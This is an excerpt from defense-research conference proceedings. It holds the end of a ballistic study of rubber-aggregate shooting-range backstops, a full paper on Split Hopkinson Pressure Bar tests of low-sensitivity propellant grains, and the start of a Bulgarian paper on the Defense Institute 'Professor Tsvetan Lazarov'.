Figure 5 illustrates a series of events in the physical process of impact, penetration, and fragmentation, as well as the dispersion of fragments for 9 x 19 mm caliber ammunition and ballistic protection configuration no. 1. The images reveal the fragment retention capacity in the space between the rubber aggregate and the armor steel plate after the impact.




Figure 5: Sequences of the impact of 9 x 19 mm caliber bullet with the configuration comprising the rubber aggregate plate and armor steel plate

For ballistic protection configuration no. 2, an increased risk of fragment dispersion was observed. Post-test analysis revealed that the fragments produced were larger than those generated in the other test configurations. This observation suggests that the enhanced rubber aggregate plays a significant role in reducing the bullet's velocity by decelerating it upon impact.

The results from the numerical simulation of the impact between the three types of ammunition and the three types of configurations are processed through a dedicated analysis module. These results have been demonstratively processed, illustrating the entire impact and penetration process, providing insights into the mechanical behavior of the tested configurations.

In this context, sequential illustrations are provided, showing the results obtained for the three configurations studied in relation to the three types of ammunition, highlighting different significant moments in the process and the von Mises stress states generated in the tested materials [1].

Figures 6-8 present the impact process for the simple configuration.




Figure 6: Sequences of the impact of 5.56 x 45 mm caliber bullet with simple configuration




Figure 7: Sequences of the impact of 7.62 x 39 mm caliber bullet with simple configuration




Figure 8: Sequences of the impact of 9 x 19 mm caliber bullet with simple configuration

Figures 9-11 present the impact process for the configuration no. 2.




Figure 9: Sequences of the impact of 5.56 x 45 mm caliber bullet with configuration no. 2




Figure 10: Sequences of the impact of 7.62 x 39 mm caliber bullet with configuration no. 2




Figure 11: Sequences of the impact of 9 x 19 mm caliber bullet with configuration no. 2

The numerical study also examines how rubber affects the bullet's velocity, a factor that could not be investigated during experimental tests. The evolution of the bullet's velocity during the simulated process is further illustrated for studied cases (Figures 12-14).

The rubber aggregate does not reduce significantly the bullet's speed as it passes through the material (though slight reductions can be observed at greater thicknesses); its role is more of a safety buffer than a ballistic protection layer.

At the impact between the bullet and the ballistic configurations tested, compression waves propagate, followed by release waves within the involved materials. An

equilibrium is reached within the system formed by the bullet and the ballistic configurations, with identical values at the interface of the two materials, in line with current theories.




Figure 12: Evolution of the velocity for the 5.56 x 45 mm caliber bullet after impact (mm/s):
 A – simple configuration, B – protection configuration no. 1, C – protection configuration no. 2




Figure 13: Evolution of the velocity for the 7.62 x 39 mm caliber bullet after impact (mm/s):
 A – simple configuration, B – protection configuration no. 1, C – protection configuration no. 2




Figure 14: Evolution of the velocity for the 9 x 19 mm caliber bullet after impact (mm/s):
 A – simple configuration, B – protection configuration no. 1, C – protection configuration no. 2

Conclusions

The results highlight both the impact phenomenon and the behavior of the projectiles and the materials for the studied ballistic protection configurations. During the bullet's penetration through the rubber aggregate, a temporary cavity is formed.

The rubber aggregate's mechanical properties do not produce significant effects on the bullet. The materials in the bullet, namely lead and bimetal, undergo slight deformation upon contact with the rubber aggregate and partially erode.

The bullet's kinetic energy is transferred to the armor steel structure, which in turn transfers it back to the bullet as mechanical work, causing plastic deformation and fragmentation of the bullet.

As the bullet passes through the rubber aggregate, a temporary cavity is formed. In reality, the rubber aggregate undergoes elastic deformation and returns to approximately its initial shape after a few seconds, but with repeated firing, the cavity becomes permanent. Additionally, as the caliber increases, even at lower velocities, the size of the cavity formed in the rubber aggregate also becomes larger.

The enhanced properties of the improved rubber plate yield favorable results in terms of reducing fragmentation, making it a superior alternative to the conventional rubber aggregate plate and a more appropriate solution for ensuring the operational safety of shooting ranges.

The virtual models, although aligned with the physical model, have certain limitations, such as the inability to depict the fragmentation process and the scattering of debris and fragments.

The results obtained from the numerical simulations are in good agreement with those from experimental tests conducted at the shooting range, and can be applied for other operational scenarios.

Acknowledgments:

This paper has been supported by S.C. Tactical Life S.R.L.

References

1. Bucur, F., Cercetări de balistică terminală privind fenomenele de impact balistic pentru materiale utilizate în realizarea poligoanelor de tragere exterioare, Raport tehnic, Contract A1844/2024.
2. <https://www.hsjsa.pl/produkty-i-uslugi/wyroby-stalowe/blachy/blachy-pancerne-armstal>
3. Product Information Regupol® Shooting Blocks, 2015.
4. <https://lsdyna.ansys.com/manuals/>

EXPERIMENTAL STUDY ON THE DYNAMIC BEHAVIOR OF LOW-SENSITIVITY PROPELLANT GRAINS WITH THE SPLIT HOPKINSON PRESSURE BAR

**Razvan Mircioaga¹, Tudor Prisecaru², Adrian-Nicolae Rotariu¹, Julien Le Clanche³,
Baptiste Reynier³, Michel Arrigoni³**

¹*Military Technical Academy „Ferdinand I”, Romania,*

²*National University of Science and Technology POLITEHNICA Bucharest, Romania,*

³*ENSTA Bretagne, Brest, France*

Abstract: *The study of high-energy and low-sensitivity propellants is important for the power performance and safety of solid propellant systems. This paper describes the experiments performed for the investigation of the dynamic mechanical responses of the low sensitivity propellants in granular form and analyze the phenomenon of the propagation of longitudinal waves through the bars. To capture the deformation evolution images along with the tension waves generated in the bodies during the impact process it was used a high speed camera along with acquisition system to perform the measurements. The results suggested that the mechanical responses were affected by the strain rates which was direct proportional with the pressure. Depending on the pressure used could appear two manifest such as crack generation and propagation and viscous shear flow. It has been observed that higher pressure generates a higher striker velocity and the bigger the load, the shorter the deformation time.*

Finally, due to the elastic characteristics of the propellant grains, it was not possible to ignite but only to observe the behavior of the material during deformation. Future studies may focus on the ignition of other types of propellants to determine the ignition threshold required and the properties necessary for the energetic materials to ensure their ignition.

Keywords: *Hopkinson pressure bar, dynamic load, propellant grains*

Introduction

The name Hopkinson pressure bar was given by its inventor, Bertram Hopkinson, who, in 1914, based on the phenomenon of longitudinal wave propagation in the bar, included a technique for determining the shape of the impulses produced by the impact of projectiles or explosive compositions on the end of a long thin bar [1, 2].

Experimental research on the dynamic behavior of materials subjected to compression was developed by H. Kolsky in 1949. According to the theory of wave propagation in which, he additionally added a Hopkinson pressure bar and the test tube was placed between the two bars. Thus the new device created was named the Hopkinson pressure bars system (split Hopkinson pressure bars-SPHB) [1, 2].

Through mechanical measurements, the properties of the material can be determined, the stress values, in relation to time, specific to an elastic impulse generated by a longitudinal collision.

The Hopkinson bar system, figure 2, consists of two thin, guided bars, between which a cylindrical test specimen of given length is placed. The striker hits the end of the first bar and generates a compression wave that travels across the bar to the specimen. At this moment, there is a reflection of the incident wave, towards the initial contact end of

the incident bar, but also a transmission, through the specimen, towards the second transmitted bar, producing a plastic deformation of the specimen. The reflected wave and the transmitted wave are proportional to the strain and stress values in the specimen [3].

The constructive solution of the system requires perfectly rectilinear calibrated bars and stable guide systems to avoid energy dissipation. In addition, the correct interpretation of the experimental results requires a thorough understanding of the characteristics of the system, the measuring equipment, as well as the knowledge related to the phenomena arising from the collisions.

Following the explanation of the phenomenology from the theory and the Hopkinson bar system, the purpose of the experiment carried out in the laboratory was to investigate the reaction induced by the impact of the propellant elements in the figure 1 in granular form. The study of propellants is important for verifying the performance and safety of their use.

System specific Hopkinson pressure bar (SPHB) tests were performed on the low sensitivity propellants at different pressures to study the dynamic mechanical responses.

1 Experimental research

The technical details of the investigated type of the low sensitivity propellant, the experimental setup corresponding to the Hopkinson bar system and the stages of grain deformations during the entire process are provided in the sections that follow.

1.1 Propellant grains

The type of propellant used in Hopkinson bar tests is shown in the figure below:



Figure 1: Propellant grains- 7 channels with low sensitivity

Low sensitivity propellants have been specially developed to withstand accidental stimuli and to replace conventional nitrocellulose (NC) based compositions. However, at

the moment, the mechanisms involved, which dictate the behavior of these types of propellants, are little known [4].

Low sensitivity propellants are part of the family of composite or heterogeneous energetic materials. MURAT low risk propellants are a combination of thermoplastic materials including polymers and energetic charge. This charge is often based on nitramines such as hexogen (RDX) and octogen (HMX) [4].

Although these molecular structures, taken individually, have been studied extensively for over thirty years, the composite propellants created from their mixtures have been the subject of less research.

By their nature, these compositions are resistant to various external demands and standard ignition systems. The ignition process of a propellant grain with reduced sensitivity includes very complex thermal, physical and chemical phenomena.

1.2 Description of the experimental setup corresponding to the Hopkinson bar system

In the experimental tests regarding the study of the collision of bars as well as the propagation of longitudinal waves, the stand in the figure below was used.




Figure 2: Diagram of the experimental setup corresponding to the Hopkinson bar system

It consists of the incident bar and the transmitted bar, clamped with the help of supports to ensure the horizontality of the bars as well as their collinearity by means of the adjustment devices at each suspension point of the bars.

The diameter of the incident and transmitted bar is $\varnothing=40\text{mm}$ and the length of the two bars is $L=80\text{cm}$. On the two bars, two strain gauges were glued at a distance of 40 cm from the specimen according to the figure above. To ensure the same velocity of the

striker with each firing a pressure sensor was mounted on the compressed gas cannon to measure the exact pressure value in each test.

By means of the high-speed camera, after making 10 consecutive shots, the striker's velocity was determined in relation to the different pressures used, as shown in the graph in the figure 3.

In addition, the graph compares the values of the striker's velocity for two different sizes, implicitly two different masses, 31.48 grams for the 10cm striker, respectively 36.68 grams for the 20cm striker.




Figure 3: Evolution of striker's velocity depending on the pressure

The electrical signals provided by the strain gauges are picked up and recorded by the data acquisition board. In order to ensure the synchronization of the signals given by the strain gauges, by the data acquisition board, an electronic trigger type device was introduced that triggers the data acquisition at the moment of the start of the contact between the bars.

To perform the measurements, the strain gauges were placed in the "full bridge" to compensate for transverse deformations, according to the scheme below (figure 4).




Figure 4: Placement of strain gauges and full bridge circuit

In terms of bridge circuit, the Wheatstone bridge with 4 strain gauges was used. In general, in order to choose a configuration for the tensiometric bridge, the measurement and the compensation of some errors through the connection variant are taken into account.

The strain gauges used in the experiment were mounted diametrically opposite on the bars in order to compensate for the bending deformations that may occur due to the force of gravity.

The strain gauges were of the type KFGS-02-120-C1-11 L3M2R whose parameters can be found in the table below:

Table 1. Typical values of strain gauge parameters [5]

Model KFGS-02-120-C1-11 L3M2R	Values
Gage Resistance	$120.4\Omega \pm 0.4\%$
Gage Length	0.2mm
Gage Factor	$2.22 \pm 1\%$
Transverse Sensitivity Ratio	$(4.3 \pm 0.9)\%$
Temperature Compensation for	steel
Adoptable Thermal Expansion	$11.7 \times 10^{-6}/^{\circ}\text{C}$

The meaning of the brand name provides sufficient defining information such as model (KFGS), gage length (02), gage resistance (120), type of measurements and coefficient of thermal expansion (C1-11), and cable type/length (L3M2R).

After establishing the experimental configuration and its complementary systems, the next step was the data processing and the results's analysis.

1.3 Analysis of the results

The study regarding the effects of the collision of the bars was carried out at velocities from 5 to 20 m/s. To achieve these velocities, the pressure vessel was charged with gas at pressures of 200-400mbar.

Following the collisions, compressive stresses and mechanical waves appear in the two bars that propagate inside the specimen. The strain gauges will be deformed by these compressive stresses and generate a proportional signal in the form of electrical voltages. Therefore, to study the propagation of deformation waves as an effect of the collision, a series of tests were performed at three loading pres-sures of 200mbar, 300mbar and 400mbar. The evolution of propellant grain deformations can be seen in the figure 5.




Figure 5: Stages of propellant grain deformations as a function of time at different strain rates

Given the nature of the propellant grains, the heat flow is assumed to be linear. The temperature variation caused by friction originates in the first case due to the occurrence of viscous shear flow while in the second case due to the cracks that appear and the breaking of the particles in the grains (figure 6).

Both situations do not show the onset of propellant element ignition, so the Hopkinson bar experiment revealed dynamic stresses at different strain rates and not propellant ignition.




Figure 6: Schematic diagram of low sensitivity propellant at pressures from 200 mbar to 400 mbar [6]

By means of experimental values and results, the theory of propagation and reflection of mechanical waves in metal bars as a result of their collision is verified. The acquired signal is quite complex due to the compositions of the shocks with the vibrations of the bars.




Figure 7: Incident and transmitted impulses within the Hopkinson bar system at different strain rates for the low sensitivity propellant specimen

From the diagram above, it can be seen that the measured signals follow the propagation mode of the shock wave generated by the collision of the bars and the amplitude of the signal is directly proportional to the compression deformation of the bar; this decreases as the wave advances in the bar.

During the experimental tests performed, the position of the strain gauges on the bars remained the same. The transmitted wave is reduced compared to the incident wave due

to the elastic properties of the material under test (the propellant grains) which absorb much of the shock transmitted through the bars.

The reflected wave is difficult to highlight and is reduced compared to the incident wave (figure 7) due to the long length of the bar, the length of which this wave is significantly damped.

In addition to damping, secondary phenomena such as side reflections, bending vibrations of the bar intervene, which make it difficult to observe the reflected wave.

Conclusions and perspectives

An experimental setup was created through which the theoretical results regarding the coaxial collision of two cylindrical bars, of finite lengths, can be validated by analyzing the phenomenon of the propagation of longitudinal waves through the bars. Through this experiment, the deformation waves in the cylindrical bars could be highlighted, the contact phenomena were followed, and the tension waves generated in the bodies were observed.

The method of placement for strain gauges on the bars was the full bridge, which provided satisfactory results and the values of the signal amplitudes were proportional to the compression deformation of the bars.

Also, the parameters used for the purpose of data acquisition were correctly defined, which led to an acceptable interpretation of the studied phenomena and the experimental results coincided with the theoretical ones.

Thus, this study provides the perfect background for further studies in the future for this type of propellant grains or others similar to determine the ignition threshold and the properties necessary for the energetic materials to ensure their ignition.

References

1. J. P. W. W. S. G. H. Field, "Review of experimental techniques for high rate deformation and shock studies," *New experimental methods in Material Dynamics and Impact*, pp. 109-177, 2001.
2. M. W. L. W. A. Kaiser, "Experimental Techniques in Hopkinson Bar Testing," *Conference on Shock Compression of Condensed Matter June28-July2, 1999*.
3. H. V. Ionela, *Sisteme dinamice cu interacțiuni percutante. Aplicații în cazul barelor de lungimi mari*, Timișoara: Universitatea "Politehnica", 2006.
4. J. Ehrhardt, *Allumage laser de poudres propulsives à vulnérabilité réduite :influence du taux de nitrocellulose sur les conditions de pyrolyse et d'inflammation*, ORLÉANS: HAL open science, 2020.
5. "KYOWA," Kyowa Electronic Instruments Group, May 2013. [Online]. Available: <https://product.kyowa-ei.com/en/products/strain-gages/type-kfgs>. [Accessed sept. 2024].
6. Y.-q. W. X. H. K. Y. F.-l. H. Hong-zheng Duan, "Damage-ignition mechanism studies on modified propellant with different crosslinking density under dynamic loading," *Defence Technology*, vol. 28, p. 10, 2022.

DEFENSE AND SECURITY

ANALYSIS OF THE PRACTICAL BENEFITS OF THE SCIENTIFIC ACTIVITY OF THE DEFENSE INSTITUTE “PROFESSOR TSVETAN LAZAROV” FOR THE DEVELOPMENT OF THE DEFENSE CAPABILITIES OF THE BULGARIAN ARMY

Maxim M. Alashki¹

Abstract: *A detailed analysis of the activities of the Defense Institute was made: scientific, scientific-applied and educational, expert potential, mission and main functions, cooperation and specific projects being implemented. The special emphasis is on the specific practical benefits of the scientific activity carried out by the Defense Institute for the development of the defense capabilities of the Bulgarian Army.*

Keywords: *Institute of defense, scientific and scientific-applied activity, training, expert potential, basic functions, cooperation, projects, defense capabilities, Bulgarian army.*

АНАЛИЗ НА ПРАКТИЧЕСКИТЕ ПОЛЗИ ОТ НАУЧНАТА ДЕЙНОСТ НА ИНСТИТУТА ПО ОТБРАНА „ПРОФЕСОР ЦВЕТАН ЛАЗАРОВ“ ЗА РАЗВИТИЕТО НА ОТБРАНИТЕЛНИТЕ СПОСОБНОСТИ НА БЪЛГАРСКАТА АРМИЯ

Максим М. Алашки*

Министерство на отбраната, дирекция „Политика по въоръженията“

Анотация: *Направен е подробен анализ на дейността на Института по отбрана: научна, научно-приложна и учебна, експертен потенциал, мисия и основни функции, сътрудничество и конкретни проекти, които се изпълняват. Специалният акцент е върху конкретните практически ползи от осъществяваната от Института по отбрана научна дейност за развитие на отбранителните способности на Българската армия.*

Ключови думи: *Институт по отбрана, научна и научно-приложна дейност, подготовка и обучение, експертен потенциал, основни функции, сътрудничество, проекти, отбранителни способности, Българска армия.*

Институтът по отбрана е създаден на 04.06.2009 г. с Постановление № 140 на Министерски съвет (ПМС) като юридическо лице към министъра на отбраната и е наследник на традициите на редица бивши военно-научни, научно-технически институти и други експертни научни структури към Министерството на отбраната (МО). На 21.01.2014 г., с ПМС № 5, Институтът по отбрана е именуван „Проф.

¹ Авторът е държавен експерт в дирекция „Политика по въоръженията“, Министерство на отбраната и професор по стратегическо управление и аквизиция на националната сигурност във Висшето училище по сигурност и икономика (ВУСИ) – гр. Пловдив.

Цветан Лазаров⁴, на името на най-известния и продуктивен авиоконструктор (самолети „ДАР“, „КБ“ и „ЛАЗ“) и учен в областта на авиацията работил в България (р.1896-1961 г.). Институтът има научна и експертна част, в която работят учени, изследователи, инженери и експерти с научен и научно-приложен капацитет и опит. Значителна част от служителите в научните звена са академичен състав, хабилитирани с научни степени и звания.

В института се извършват предимно научни и научно-приложни изследвания. Осъществява и опитно-конструкторската работа в направления, съобразно наличните възможности, покриваща някои от областите, свързани със сигурността и отбраната и българската отбранителна индустрия. Институтът проявява усилия да е активен участник в Европейското и Евроатлантическото изследователско пространство, като се включва в научни изследвания, поддръжка и съпровождане на научни проекти и експерименти в рамките на Европейския съюз (ЕС) и НАТО, и поддържа сътрудничество с голям брой (над 100) научни организации и бизнес-структури в страната и чужбина.

Обучението за придобиване на образователна и научна степен „доктор“ и научна степен „доктор на науките“ по акредитирани докторски програми е другото главно направление в неговата дейност. Понастоящем са акредитирани девет научни докторски програми, свързани с радиолокация и радионавигация, радиопредавателна и радиоприемна техника, автоматизирани системи за обработка на информация и управление, динамика, балистика и управление на полета на летателни апарати, оптични лазерни уреди и методи, проектиране и конструиране на автоматични и пилотируани летателни апарати, методи за контролиране и изпитване на материали, изделия и апаратура, химични технологии, свързани със сигурността и отбраната и информационни технологии и киберсигурност (изброяването е пълно).

